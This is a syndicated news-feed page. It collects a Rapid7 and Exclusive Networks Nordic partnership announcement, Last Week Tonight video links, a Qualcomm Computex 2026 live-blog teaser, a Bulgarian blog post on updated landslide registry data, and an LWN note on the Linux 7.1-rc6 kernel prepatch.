“Organizations across the Nordics are demanding security solutions that are open, scalable, and capable of delivering measurable operational outcomes,” said Rob Tomlin, Vice President Northern Europe at Exclusive Networks. “By combining Rapid7’s innovation in exposure management and managed detection and response with Exclusive Networks’ local market expertise and channel-first execution model, we can help partners grow faster while delivering stronger security outcomes for customers.”
Building momentum together
Strong partnerships are not defined by the number of deals completed. They’re defined by shared goals, transparency, enablement, and trust. That’s the foundation Rapid7 and Exclusive Networks are building together across the Nordics.
As the cybersecurity landscape continues to evolve, both Rapid7 and Exclusive Networks remain committed to helping partners and customers navigate complexity with confidence, accelerate innovation, and strengthen resilience for the future.
Find out more at Rapid7’s PACT Partner Program page.
Trump’s Pardons: Last Week Tonight with John Oliver (HBO)
Post Syndicated from LastWeekTonight original https://www.youtube.com/watch?v=crzxR8enx6o
Qualcomm Computex 2026 Live Coverage
Post Syndicated from Ryan Smith original https://www.servethehome.com/qualcomm-computex-2026-live-coverage/
The second keynote of Computex 2026, Qualcomm’s CEO Cristiano Amon is at the show to talk about agentic AI, consumer PCs, and more. Come join ServeTheHome for our live blog coverage of the keynote
The post Qualcomm Computex 2026 Live Coverage appeared first on ServeTheHome.
Свлачищата на България – месец по-късно
Post Syndicated from Боян Юруков original https://yurukov.net/blog/2026/svlachishta-2/

Преди четири седмици пуснах карта на свлачищата на България, тъй като намерих трите отделни карти на трите отделни държавни дружества за недостатъчно удобни. Потърсих информация за работата на тези фирми както много други хора покрай пропадналия път за Пампорово. Днес реших да обновя данните на картата и искам да ви покажа какво се е променило за този период. В статията от началото на май ще намерите подробно описание на картата, методологията и анализ на работата им през времето като брой свлачища, проверки и прочие. Картата с вече обновени данни към 31-ви май ще намерите в портала ми за отворени данни и визуализации.

За последните точно четири седмици открих, че са били добавени четири свлачища. Първото е в гр. Оряхово и е било открито през април. Първата проверка обаче е била възможна на 14-ти май. Второто в по пътя в Царево и е открито на 14-ти май. За последните над две седмици не му е правена оценка. Третото е по единствения път за село Дядовци от Ардино. Открито и изследвано веднага на 20-ти май. Не на последно място са добавили и свлачището по пътя за Пампорово. Като дата на откриване са сложили 1-ви май и е било изследвано веднъж на 5-ти май. Всички тези са отбелязани като активни.



Както споменах в предишната си статия, данните от тези регистри помагат да се разберат някои детайли относно работата на държавните фирми. Например, че през май са направили три изследвания на свлачища – по една оценка на всяка служба за целия месец. За сравнение през май месец за предходните две години са били направени съответно 7 и 8. Средният брой такива проверки за последните две години общо за цялата страна е 7.9 на месец.
Разбира се, този тип работа не е на конвейер и не следва да бъде. Механизмите да се поръчва, плаща и обследват свлачища не са съвсем публични, но явно не са по график. Отделно тези фирми имат доста друга работа свързана със становища и подготовка на застрояване на курорти и населени места. Забелязва се, че 25-те проверки на известни и нови свлачища за първите пет месеца от тази година са аналогични на активността им в последните три години. Преди това са били значително повече за същия период от годината – около 40, но може да има причини за това с липсата на специалисти. Както пресметнах преди месец обаче, с това темпо ще трябват поне 20 години, за да се изследват само известните вече свлачища.


Забелязах също, че две свлачища са отбелязани вече като активни в картата за актуалното състояние. В с. Гостун край Места и единственият път за с. Сливито от Ветрен. Първото е изследвано последно през 2021, а второто – преди шест месеца. Изглежда последното се следи по-често.
Kernel prepatch 7.1-rc6
Post Syndicated from corbet original https://lwn.net/Articles/1075575/
The 7.1-rc6 kernel prepatch is out for
testing. Linus said: “Well, I wouldn’t call this ‘small’, but it is
“
certainly smaller than rc5 was. And I don’t think there’s anything
particularly scary here, so maybe we’re still on track for a normal release
cycle. Let’s see.
S13 E13: Freedom 250, Trump’s Pardons & Ghana Posters: 5/31/26: Last Week Tonight with John Oliver
Post Syndicated from LastWeekTonight original https://www.youtube.com/watch?v=vsXOhTmboGI